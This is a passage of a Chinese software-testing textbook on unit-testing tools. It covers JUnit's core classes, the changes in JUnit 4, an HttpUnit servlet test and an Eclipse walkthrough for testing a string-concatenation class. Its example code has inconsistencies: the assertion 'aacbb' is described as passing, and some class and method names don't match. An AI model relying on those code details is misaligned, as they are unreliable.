import junit.framework.TestCase;

public class HttpUnitTestHelloWorld extends TestCase {

  protected void setUp() throws Exception {
  super.setUp();
}

protected void tearDown() throws Exception {
  super.tearDown();
}

public void testHelloWorld() {

  try {
   //创建 Servlet 的运行环境
   ServletRunner sr = new ServletRunner();
   // 向环境中注册 Servlet
   sr.registerServlet("HelloWorld",HelloWorld.class.getName());
   // 创建访问 Servlet 的客户端
   ServletUnitClient sc = sr.newClient();
   // 发送请求
   WebRequest request = new GetMethodWebRequest("http://localhost/HelloWorld");
   request.setParameter("username","testuser");
   InvocationContext ic = sc.newInvocation(request);
   HelloWorld is = (HelloWorld) ic.getServlet();
   // 测试 Servlet 的某个方法
```

```
        Assert.assertTrue(is.authenticate());
        // 获得模拟服务器的信息
        WebResponse response = sc.getResponse(request);
        // 断言
        Assert.assertTrue(response.getText().equals("testuser:Hello World!"));
      } catch (Exception e) {
        e.printStackTrace();
      }
    }
  }
```

5.6 单元测试工具

单元测试一般针对程序代码进行测试，这决定了其测试工具和特定的编程语言密切相关，所以单元测试工具基本是相对不同的编程语言而存在，多数集成开发环境（如 Microsoft Visual Studio、Eclipse）会提供单元测试工具，甚至提供测试驱动开发方法所需要的环境。最典型的就是 xUnit 工具家族。

（1）JUnit 是针对 Java 的单元测试工具。

（2）CppUnit 是 C++单元测试工具。

（3）NUnit 是 C#（.NET）单元测试工具。

（4）HtmlUnit、JsUnit、PhpUnit、PerlUnit、XmlUnit 则分别是针对 HTML、JavaScript、PHP、Perl、XML 的单元测试工具（框架）。

除了上述典型的 xUnit 单元测试框架之外，还有 GoogleTest 单元测试框架（http://code.google.com/p/googletest/），它是基于 xUnit 架构的测试框架，在不同平台上（Linux，Mac OS X，Windows，Cygwin，Windows CE 和 Symbian）为编写 C++测试而生成的，支持自动发现测试、丰富的断言集、用户定义的断言、death 测试、致命与非致命的失败、类型参数化测试、各类运行测试的选项和 XML 的测试报告等。

5.6.1 JUnit 介绍

JUnit 是一个开放源代码的 Java 测试框架，用在编写和运行可重复的测试脚本之上。它是单元测试框架体系 xUnit 的一个实例。JUnit 框架功能强大，目前已成为 Java 单元测试的事实标准，如果与 Mock 对象、HttpUnit、DBUnit 等配合使用，基本上能满足日常的测试要求。JUnit 主要特性如下。

（1）可以使测试代码与产品代码分开，这更有利于代码的打包发布和测试代码的管理。

（2）针对某一个类的测试代码，以较少的改动便可以应用另一个类的测试，JUnit 提供了一个编写测试类的框架，使测试代码的编写更加方便。

（3）易于集成到程序中的构建过程中，JUnit 和 Ant 的结合还可以实施增量开发。

（4）JUnit 的源代码是公开的，故而可以进行二次开发。

（5）JUnit 具有很强的扩展性，可以方便地对 JUnit 进行扩展。

JUnit 一共有 7 个包，如图 5-4 所示，其核心的包是 junit.framework 和 junit.runner。framework 包负责整个测试对象的构建，runner 负责测试驱动，JUnit 有 4 个重要的类，分别是 TestSuite、

TestCase、TestResult 和 TestRunner。另外,JUnit 还包括 Test 和 TestListener 接口和 Assert 类。




图 5-4 JUnit 的 7 个核心类之间的关系图

(1) Assert 类用来验证条件是否成立,当条件成立时,assert 方法保持沉默,若条件不成立时就抛出异常。

(2) Test 接口用来测试和收集测试的结果,Test 接口采用了 Composite 设计模式,它是单独的测试用例,聚合的测试模式以及测试扩展的共同接口。

(3) TestCase 抽象类用来定义测试中的固定方法,TestCase 是 Test 接口的抽象实现,由于 TestCase 是一个抽象类,因此不能被实例化,只能被继承。其构造函数可以根据输入的测试名称来创建一个测试用例,提供测试名的目的在于方便测试失败时查找失败的测试用例。

(4) TestSuite 是由几个 TestCase 或其他的 TestSuite 构成的。可以很容易构成一个树形测试,每个测试都由持有另外一些测试的 TestSuite 来构成。被加入到 TestSuite 中的测试在一个线程上依次被执行。

(5) TestResult 负责收集 TestCase 所执行的结果,它将结果分类,分为客户可预测的错误和没有预测的错误,它还将测试结果转发到 TestListener 处理。

(6) TestRunner 是客户对象调用的起点,它负责对整个测试过程进行跟踪。它能够显示测试结果,并且报告测试的进度。

(7) TestListenter 包含 4 个方法: addError(),addFailuer(),startTest()和 endTest()。它是对测试结果的处理和对测试驱动过程的工作特征进行提取。

JUnit 4 是配合 JDK 1.5 版本的,与之对应的 Ant 需要在 1.7 版本以上,与 JUnit 3.x 相比,JUnit 4 有如下新的改动。

(1) JUnit 原使用命名约定和反射机制来定位测试,而在 JUnit 4 中,测试是由@Test 注释来识别的。如:

```
67    import org.junit.Test;
68    import junit.framework.TestCase;
69    public class AdditionTest extends TestCase {
70        private int x = 1;
71        private int y = 1;
72
73        @Test public void testAddition() {
74        int z = x + y;
75        assertEquals(2, z);
76        }
77    }
```

第 73 行的@Test,代表要测试此方法。

(2) JUnit 3.x 在运行每个测试之前自动调用 setUp()方法。该方法一般会初始化字段、打开日志记录、重置环境变量等。在 JUnit 4 中,不再需要使用 setUp(),而是用@Before 注释来指示即可。

(3) JUnit 3.x 测试之后调用 tearDown()方法,在 JUnit 4 中使用@After 注释来指示。

(4) JUnit 4 中不再需要在超类中显式调用初始化和清除方法,只要它们不被覆盖即可,测试运行程序将根据需要自动调用这些方法。超类中的@Before 方法在子类中的@Before 方法之前被调用(这反映了构造函数调用的顺序)。@After 方法以反方向运行:子类中的方法在超类中的方法之前被调用。

(5) JUnit 4 引入了另外一个新特性:类范围的 setUp()和 tearDown()方法。任何用@BeforeClass 注释的方法都将在该类中的测试方法运行之前刚好运行一次,而任何用@AfterClass 注释的方法都将在该类中的所有测试都运行之后刚好运行一次。

5.6.2 Eclipse 中 JUnit 应用举例

JUnit 软件包可从 http://www.junit.org/下载,并作为一个 Java 的扩展库在 Eclipse 中安装。如图 5-5 所示,在 Eclipse 菜单 Project 的子项 Properties 中选择 Java Build Path 命令,单击 Libraries 标签,单击 Add External JARs 按钮,即可选择 junit.jar 或 junit-4.11.jar,单击打开,就完成了 JUnit 的安装。




图 5-5 在 Eclipse 中安装外部 Java 应用包的界面

Java 中工具类(Util)的功能相对、简单,一般不涉及复杂的业务逻辑,如求一个数的最大公约数、数值转换、字符串简单操作、拼 URL 等。这里以 JUnit 4 为例讲解如何进行单元测试。

(1) 建立一个被 JUnit 测试的类。

为了便于讲解,这里以一个简单的 StringUtil.java 的工具类作为被测试的类,它就是将两个传入的字符串连接在一起,程序代码如下:

```
public class StringUtil {
    /**
     * 功能: 对传入的两个字符串进行连接
     *
     * @param str1 String 第一个传入的字符串
     * @param str2 String 第二个传入的字符串
     * 要求: 传入的两个字符串都不能为null
     * @return String 经过连接后的字符串
     */
    public String addString(String str1, String str2) {
        return str1 + str2;
    }
}
```

(2) 建立其对应的 Junit Test 类。

在需要建立 Junit 的包内右击,选择 New|Junit Test Case 命令,然后在弹出的对话框中进行如下的设置。

① Package:类文件所在的包,因为本例为 default package,所以就没有出现相应的包路径。

② Name:新建的测试类名称。一般命名规则是:Test+测试的类名,即 TestStringUtil。

③ Class under test:需要针对哪个类进行测试,这里就是 StringUtil。

设置好后,单击 Next 按钮,选择对该类中的哪些方法进行测试。因为本例中只有一个 addString 方法,所以就选择它。单击 Finsh 按钮后,就会有如下的代码自动生成。

```
import static org.junit.Assert.*;

public class StringUtilTest2 {

    @BeforeClass
    public static void setUpBeforeClass() throws Exception {
    }

    @AfterClass
    public static void tearDownAfterClass() throws Exception {
    }

    @Before
    public void setUp() throws Exception {
    }

    @Test
    public void test() {
        fail("Not yet implemented");
    }

}
```

(3) 针对自动生成的代码,进行补充修改,使其满足对特定功能的测试。

本例中注释掉 testAddString 方法中自动生成的 fail("Not yet implemented");语句,加上需要测试的内容。

```
import static org.junit.Assert.*;

import org.junit.AfterClass;
import org.junit.Before;
import org.junit.BeforeClass;
import org.junit.Test;
import junit.framework.TestCase;

public class TestStringUtil extends TestCase{

    @BeforeClass
    public static void setUpBeforeClass() throws Exception {
    }

    @AfterClass
    public static void tearDownAfterClass() throws Exception {
    }

    @Before
    public void setUp() throws Exception {
    }

    @Test
    public void testaddString() {
        //fail("Not yet implemented");
        StringUtil a = new StringUtil();
        assertEquals("aacbb",a.addString("aa","bb"));
    }

}
```

(4) 执行测试。

右击 TestStringUtil，选择 Run As|JUnit Test 命令。如果正确会出现绿色的提示条，代表这个测试案例能正常工作，如图 5-6 所示。




图 5-6　JUnit test case 测试正确示例

如果失败会出现红色的失败条，并会出现错误的原因和数目。例如，将 assertEquals("aabb",a.addString("aa","bb"));改为：assertEquals("cc",a.addString("aa","bb"));两个字符串 aa 与 bb 的连接，不可能等于 cc 的，修改后再运行一下，会出现错误，如图 5-7 所示。

从上面可以看出一个失效（Failures：1），测试人员还能进一步查看出错的具体结果（Failure Trace）。单击“testaddString(0.008s)”，FailureTrace 将在下面显示具体失效信息：junit.framework.ComparisonFailure：expected：<[cc]> but was：<[aabb]>at TestStringUtil.testAddString(TestStringUtil.java:29)。




图 5-7 JUnit test case 测试出错示例

双击此信息，会出现 Result Comparison 对话框，说明期望值 cc 与实际结果为 aabb 不符，测试没通过。

5.6.3 JUnit+Ant 构建自动的单元测试

